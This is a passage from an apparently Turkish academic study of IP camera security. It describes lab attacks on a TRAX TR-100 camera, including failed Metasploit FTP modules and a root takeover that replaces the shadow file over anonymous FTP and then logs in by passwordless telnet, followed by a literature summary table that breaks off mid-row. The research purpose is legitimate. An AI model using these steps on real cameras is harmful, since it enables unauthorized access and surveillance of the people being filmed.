Bu kapsamda tekrar cihaz açıklarına ilişkin bilgi toplamak amacıyla CVE veri tabanında yapılan araştırma sonucunda; 1.02 donanım yazılımına sahip D-Link DCS-932L kameranın UDP yayın paketi aracılığıyla saldırganların şifreye erişebilmelerine olanak tanıyabileceği ile içerisinde DCS-932L model cihazın da bulunduğu D link kameralarında kötü amaçlı flash nesnelerini barındıran sitelerin bir siteler arası talep sahtekarlığı (Cross Site Request Forgery-CSRF) saldırısı yoluyla cihazın ayarlarına erişmesine ve bunları değiştirmesine izin veren güvenli olmayan bir CrossDomain.XML dosyası bulundurduğu tespit edilmiştir. Kameranın web konsolunda oturum açan bir kurbanın başka bir tarayıcı sekmesinden kötü amaçlı bir flash dosyası barındıran kötü amaçlı bir siteyi ziyaret etmesi durumunda, kötü amaçlı flash dosyasının, kimlik bilgilerini bilmeden kurbanın DCS serisi kamerasına istekler gönderebileceği de tespit edilmiştir [93, 94].

3.2.2. Armitage kullanımı ile gerçekleştirilen saldırılar

Kali makinesinde Armitage çalıştırılmıştır. Hedef olarak IP tabanlı kameranın daha önceden tespit edilen IP adresi girilerek Nmap komutuyla tarandıktan sonra, cihaza yönelik gerçekleştirilebilecek saldırıların tespiti için “find attack” komutu kullanılmıştır. Saldırı

analizi tamamlandığında, Resim 3.29.'daki ekran görüntüsü ile "Attack" menüsü altındaki saldırıların denenebileceği mesajı görülmektedir. Bu cihaza yönelik aşağıdaki ekran görüntüsünde görülen 4 adet önerilen saldırının tamamı denenerek saldırı sonucu konsol çıktıları Çizelge 3.2'de paylaşılmıştır.



Resim 3.29. Armitage ile yapılan tarama sonucu cihaza ait edinilen bilgilere ilişkin ekran görüntüsü

Çizelge 3.2. Armitage ile TRAX tr-100 model kablosuz IP tabanlı kameraya yönelik yapılan saldırılar ile sonuçları


Saldırı Türü	Çalıştırılan Saldırı Modülü	Saldırı sonucu ekran çıktısı
FTP	proftpd_133c_backdoor	[*] 192.168.0.27:21 - Sending BackdoorCommand
FTP	pureftpd_bash_env_exec	[-] 192.168.0.27:21 – Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
FTP	vsftpd_234_backdoor	[-] 192.168.0.27:21 - This server did not respond as expected: 230 Operation successful
FTP	wuftpd_site_exec_format	[-] 192.168.0.27:21 – Exploit aborted due to failure: no-target: No matching target

Armitage üzerinde denenen 4 saldırıdan birinden saldırı sonucuna ilişkin cevap gelmezken, diğerlerinde de bağlantı sıfırlanması, eşleşen hedefin bulunamaması ve beklenen işlem başarılı yanıtının alınmaması gibi saldırıların başarısız olduğuna dair yanıtlar alınmıştır.

3.2.3. Root erişimine yönelik saldırı


Resim 3.28.'de görüleceği üzere kamera üzerinde sadece 21 numaralı portta FTP servisi ile 23 numaralı portta telnet servisi çalışmaktadır.

Öncelikle 23 numaralı port üzerinden telnet bağlantısı yapılmaya çalışılmıştır. Ancak Resim 3.30.'dan da görülebileceği üzere root kullanıcısı bu servis üzerinde şifre ile korunmaktadır.




Resim 3.30. Telnet bağlantısına ilişkin ekran görüntüsü

Ardından 21 numaralı port üzerinden FTP zafiyetine yönelik saldırılar denenmiştir. Bu saldırılarda ilk olarak anonim şekilde FTP bağlantısı sağlanmaya çalışılmıştır. Bu amaçla Windows bilgisayarı üzerinde dosya yöneticisi kullanılarak kameranın FTP sunucusuna anonim olarak bağlanılmıştır (Resim 3.31.).




Resim 3.31. FTP sunucusuna anonim olarak bağlantıya ilişkin ekran görüntüsü

Görüldüğü üzere FTP sunucusuna anonim olarak bağlantı sağlanmış ve kameranın dizin listesi alınabilmiştir. Bu aşamadan sonra kameranın dahili kullanıcı adlarını ve onların şifrelerini saklayan dosyalara erişim sağlanmaya çalışılarak kameranın kontrolünü ele geçirme aşamasına geçilmiştir. Aşağıdaki komut satırı çıktısından görüleceği üzere söz konusu kullanıcı adı ve şifreleri saklayan shadow dosyası /etc dizininin altında ve sadece root kullanıcısı tarafından işlem yapılabilir haldedir. Ancak yine aynı komut çıktısından farkedilebilecek bir husus olarak bu dosyanın /etc/jffs2/shadow dosyasına sembolik olarak bağlantılı olduğu karşımıza çıkmaktadır (Resim 3.32.).




Resim 3.32. FTP sunucusuna ilişkin komut satırı çıktısı

/etc/jffs2 dizinindeki shadow dosyasının özellikleri Resim 3.33.'te görülmektedir.




Resim 3.33. /etc/jffs2 dizinindeki shadow dosyasının özelliklerini gösteren komut çıktısı

Shadow dosyasını FTP üzerinden bilgisayara indirip içeriğine bakıldığında root dahil olmak üzere 4 adet kullanıcıya ait grup ve şifre bilgilerinin hash olarak kaydedildiği görülmektedir. Bu hash'li dosyayı çözerek root şifresi ele geçirebileceği gibi, kamera dizin yapısında shadow dosyasının yazma hakkını da bulundurması sebebiyle root kullanıcısına ait şifreyi silmek suretiyle yeniden oluşturulan shadow dosyası FTP vasıtasıyla tekrar kameraya gönderilip, açık olan diğer servis telnet üzerinden root kullanıcısıyla şifre olmaksızın bağlanma denenmiştir (Resim 3.34.).




Resim 3.34. Shadow dosyasının içeriğini gösteren ekran görüntüsü

Bu amaçla shadow dosyasının içeriği root kullanıcısı için aşağıdaki şekilde değiştirilmiştir (Resim 3.35.).




Resim 3.35. Shadow dosyasının içeriğinde root satırının değiştirildiğine dair ekran görüntüsü

Oluşturulan yeni shadow dosyası /etc/jffs2/ dizininin altına FTP ile kopyalanmıştır (Resim 3.36.).



Resim 3.36. Oluşturulan yeni shadow dosyasının FTP ile kopyalandığına ilişkin ekran görüntüsü

Oluşturulan yeni shadow dosyasını kameraya başarılı bir şekilde kopyaladıktan sonra yeniden root kullanıcısı ile ancak bu kez şifre girmeden telnet üzerinden bağlantı kurulmaya çalışılmıştır. Resim 3.37.'den de görülebileceği üzere, root kullanıcısı ile şifre gerektirmeden telnet bağlantısı sağlanmış, /root dizinine root kullanıcısı olarak tam yetki ile erişim sağlanmıştır.



Resim 3.37. Root kullanıcısı ile şifre gerektirmeden telnet bağlantısının sağlanmasına ilişkin ekran görüntüsü

4. UYGULAMA SONUCU

Bu çalışmada; kurum, kuruluş, konutlarda ve özellikle kritik alt yapıların olduğu mekanlarda uzaktan erişim ve yönetiminde yaygın olarak kullanılan IP tabanlı kameraların güvenilirliği, evlere yönelik hırsızlık gibi fiziksel saldırılarda da kullanılabildiği için saldırganlar açısından oldukça cazip hale gelmesi nedeniyle incelenmiştir. IP tabanlı kameraların bulunduğu ortamlar göz önüne alındığında bu cihazlardan kaynaklı veri sızıntılarının neden olacağı gizlilik ihlali ile diğer nesnelerin interneti cihazlarından kaynaklı gizlilik ihlallerinin aynı olmayacağı değerlendirilmektedir.

Bu kapsamda, yapılan çalışmalar ve saldırılar sonucu IP tabanlı kameralara karşı aynı ağda veya ulaşabileceği bir ortamda bulunup, internet bağlantısı olan kötü niyetli birinin saldırı geliştirip, cihaz üzerinde yetki sahibi olabileceği ve hatta görüntü elde edebileceği görülmüştür. Bununla birlikte sadece aynı ağda olmayıp bazı profesyonel bilgi ve becerileri de olan saldırganların da olabileceği göz önünde bulundurularak literatürde yapılan çalışmalar da dikkate alınarak yapılan saldırılar ve sonuçları ile ilgili bir özet çizelgesi oluşturulmuştur (Çizelge 4.1.).

Çizelge 4.1. Saldırı ve sonuçlarına ilişkin özet çalışma

Referans	Test edilen kamera	Testte kullanılan araçlar	Saldırılar	Sonuçlar
[52]	DCS930L	Wireshark Burpsuite Binwalk	- Hem ethernet hem de kablosuz iletişim sırasında ağ akışının izlenmesi, - Kameraya doğru hareket eden trafiğin yakalanması ve değiştirilmesi, - Kameraya gömülü mevcut cihaz yazılımının içeriğinden cihazda tutulan kaynaklar hakkında bilgi edinilmesi sağlanarak kimlik doğrulaması, saldırıları düzenlenmiştir.	- Kameradaki mevcut uygulamanın yeniden oynatma saldırılarına izin verdiği, - Meşru bir yetkilendirme talebini yakalamayı başaran bir kullanıcının, bu talebi 'kimlik doğrulaması' yapmak ve bir kaynağa erişim elde etmek için basitçe yeniden gönderebildiği, - Şifreleme algoritmasının hem cihazda hem de sihirbaz uygulamasında depolanan bir programa sabit kodlandığı, - Kamera ile web sitesi arasındaki iletişimin bir kısmının görülebildiği, - Güncel olmayan cihaz yazılımlarında kaba kuvvet saldırısının başarılı olabileceği, - Kimlik doğrulama mekanizmalarının zayıf yönlerine ek olarak, kimlik doğrulama olmadan erişilebilen kaynakların varlığı tespit edilmiştir.
[53]	DCS 7410 Linksys WVC80N Cisco PVC-2300 IQInvision IQ832N 3SVision N5071	Binwalk Firmware-Mod-Kit IDA pro Qemo	Yetkisiz yönetim ve kök düzeyinde erişim yoluyla hedef ağda bir yer edinme ve kamera görüntüsünün elde edilmesi ve kameraya müdahale edilmesi için bu erişimden yararlanılması amacıyla, kameraların kendisinde çalışan temel koddaki güvenlik açıklarına odaklanılarak saldırılar gerçekleştirilmiştir.	Çalışmada birçok kamera üreticisinin çeşitli kameraları incelenmiş ve kameralardaki temel kodlardaki güvenlik açıklarıyla; - Yönetici şifresinin alınabildiği, - Kameranın kablosuz ağına erişim sağlanabildiği, - Yönetici erişiminin sağlanabildiği, tespit edilmiştir.

Çizelge 4.1. (devam) Saldırı ve sonuçlarına ilişkin özet çalışma

Referans	Test edilen kamera	Testte kullanılan araçlar	Saldırılar	Sonuçlar
[38]	NETCAM	Nmap Airodump-ng Pyton betiği Xplico Wireshark Open-VAS Nessus	- Erişim noktasının tespiti, - Telnet oturumu aracılığı ile kamerada çalışan dosya sistemine, yönetim komut dosyalarına ve işlemlere erişim, - Parola dosyası değiştirilerek farklı kullanıcı eklenmesi, - Buluta gönderilen görüntülerin yeniden yapılandırılması, - Mevcut güvenlik açıklarının taranması, amaçlarıyla saldırılar gerçekleştirilmiştir.	- Açık portların bulunduğu, - MAC adresine erişildiği, - Varsayılan kimlik bilgileri ile oturum açılıp, dosya sistemine root erişiminin verildiği, - Varsayılan kullanıcı için varsayılan parola değişikliğinin yapılabildiği, - Sertifika bilgilerine erişilebildiği ve sertifikanın geçerli olduğu alan adlarının görülebildiği ve bununla da bu kameradaki sorunların benzer farklı cihazlarda da olabileceği, - Kamera tarafından bulut sunucusuna açık metin olarak gönderilen kullanıcı ve kameraya ilişkin bilgilerin görülebildiği, - Xplico ile bu işlem için herhangi bir JPEG veya M-JPEG dosyasını yeniden oluşturamadığı veya algılanamadığı, - Görüntülerin yeniden yapılandırılabileceği, - Güvenlik açıklarının bulunduğu ve varsayılan oturum açma kimliklerinin kullanıldığı, tespit edilmiştir.
[54]	A, B, C, D olarak adlandırılan gerçek marka ve modelleri verilmeyen dört farklı gözetim sistemi	Wireshark IPtable Radare2	Trafik analizi ve kamera yazılımlarının incelenmesine dayanılarak gizlilik, bütünlük ve erişilebilirliklerine göre değerlendirme yapılmıştır.	Yerel saldırıların, - Güvenli olmayan fabrika ara yüzleri nedeniyle kameralar için büyük bir tehdit oluşturduğu, - Bulut sunucu kimliğinin her zaman doğrulanmadığı, - Kameralarda, gizli dinlemeyi mümkün kılan akış şifrelemesinin olmadığı veya zayıf olduğu, Uzak saldırılar açısından; - Kameraların bulut altyapısının uzaktaki saldırgan tarafından tehdit edildiği, - Kameraların taklit edilebildiği, - Sahte video akışları enjekte edilebildiği, - Kameraya ve akışına yetkisiz erişimin mümkün olabildiği, tespit edilmiştir.
[95]	DCS-5500G Kamera	-iOS Uygulaması -Uygulamadan tarama sonuçlarını almak için bulutta barındırılan bir sunucu	- Cihazları bulmak için yakındaki LAN'lar aranmıştır. - Bu cihazların genel IP adresi açığa çıkarılmıştır.	- Nesnelerin interneti cihazlarını kontrol etmek üzere yerel alan ağında cihaz yanıtlarını toplamak ve bunları analiz etmek için SSDP kullanılmıştır. - Açığa çıkan cihazlar, sunucunun cihazlara saldırmasını sağlamıştır.
[32]	D-Link DCS-930L IP Kamera	Metasploit Wireshark Networkminer	- Kullanıcı hesabı oluşturmak veya değiştirmek, - Cihaza zarar vermek veya bir arka kapı yerleştirebilmek için root erişimi sağlamak, - Ağ analizi yapmak, - Kamera yayınına erişip yönetmek, için saldırılar gerçekleştirilmiştir.	- Güncel olmayan aygıt yazılımı kullanarak (shell) kabuk erişimi sağlanmasının 5 dakikadan kısa sürdüğü, shell erişimi sağlandıktan sonra kullanıcı hesabını oluşturma veya değiştirme, cihaza zarar verme veya bir arka kapı yerleştirme yeteneğine sahip olunduğu, - Cihazın kullanıcı adı ve şifresinin alınabildiği, tespit edilmiştir.

Çizelge 4.1. (devam) Saldırı ve sonuçlarına ilişkin özet çalışma

Referans	Test edilen kamera	Testte kullanılan araçlar	Saldırılar	Sonuçlar
[57]	Reoloink RLC-410WS IP kamera	Ettercap Xeoma	- MITM saldırısı, - Hizmet reddi (DoS) saldırısı, - Kamera görüntüsünü elde etme ve müdahale edebilme saldırısı, - Yetkisiz erişim amaçlı saldırı, gerçekleştirilmiştir.	- Saldırganın kolayca ortadaki adam olarak konumlandırılabildiği, - Kamera görüntüsünü yeniden yönlendirerek, istenen alıcının kameranın görüntü beslemesini almasının engellenebildiği, - Kameranın görüntüsü bloke edilirken aynı anda, hareketli nesne olmaması ve zaman damgası göz ardı edilmesi durumunda kurban makinenin verilerin hala canlı olduğuna inandırılabilecek şekilde ayarlanabildiği, - Kullanıcı adı ve şifrelerin bazen düz metin biçiminde gönderildiği, tespit edilmiştir.
[58]	GeoVision GV-FD220D 2MP H.264 IR sabit IP Dome kamera	Angry IP Scanner Nmap Wireshark Cain&Abel Hydra Metasploit Burpsuite Intruder Sniper	- Kameraya ilişkin bilgilerin alınması, - MITM saldırısı, - Kullanıcı adı ve parolanın ele geçirilmesi, - Metasploit ile açıklıklardan yararlanılması, - Web uygulamasının güvenlik testlerinin gerçekleştirilmesi, - Yakalanan MD5 hash değerlerine sözlük saldırıları gerçekleştirilmesi, sağlanmıştır.	- Kod yerleştirme ve dizin çapraz kullanım tekniklerinin reddedildiği ancak, - Kameraya ilişkin üretici bilgisi, IP adresi sunucu bilgisi gibi bilgilerin alınabildiği, - 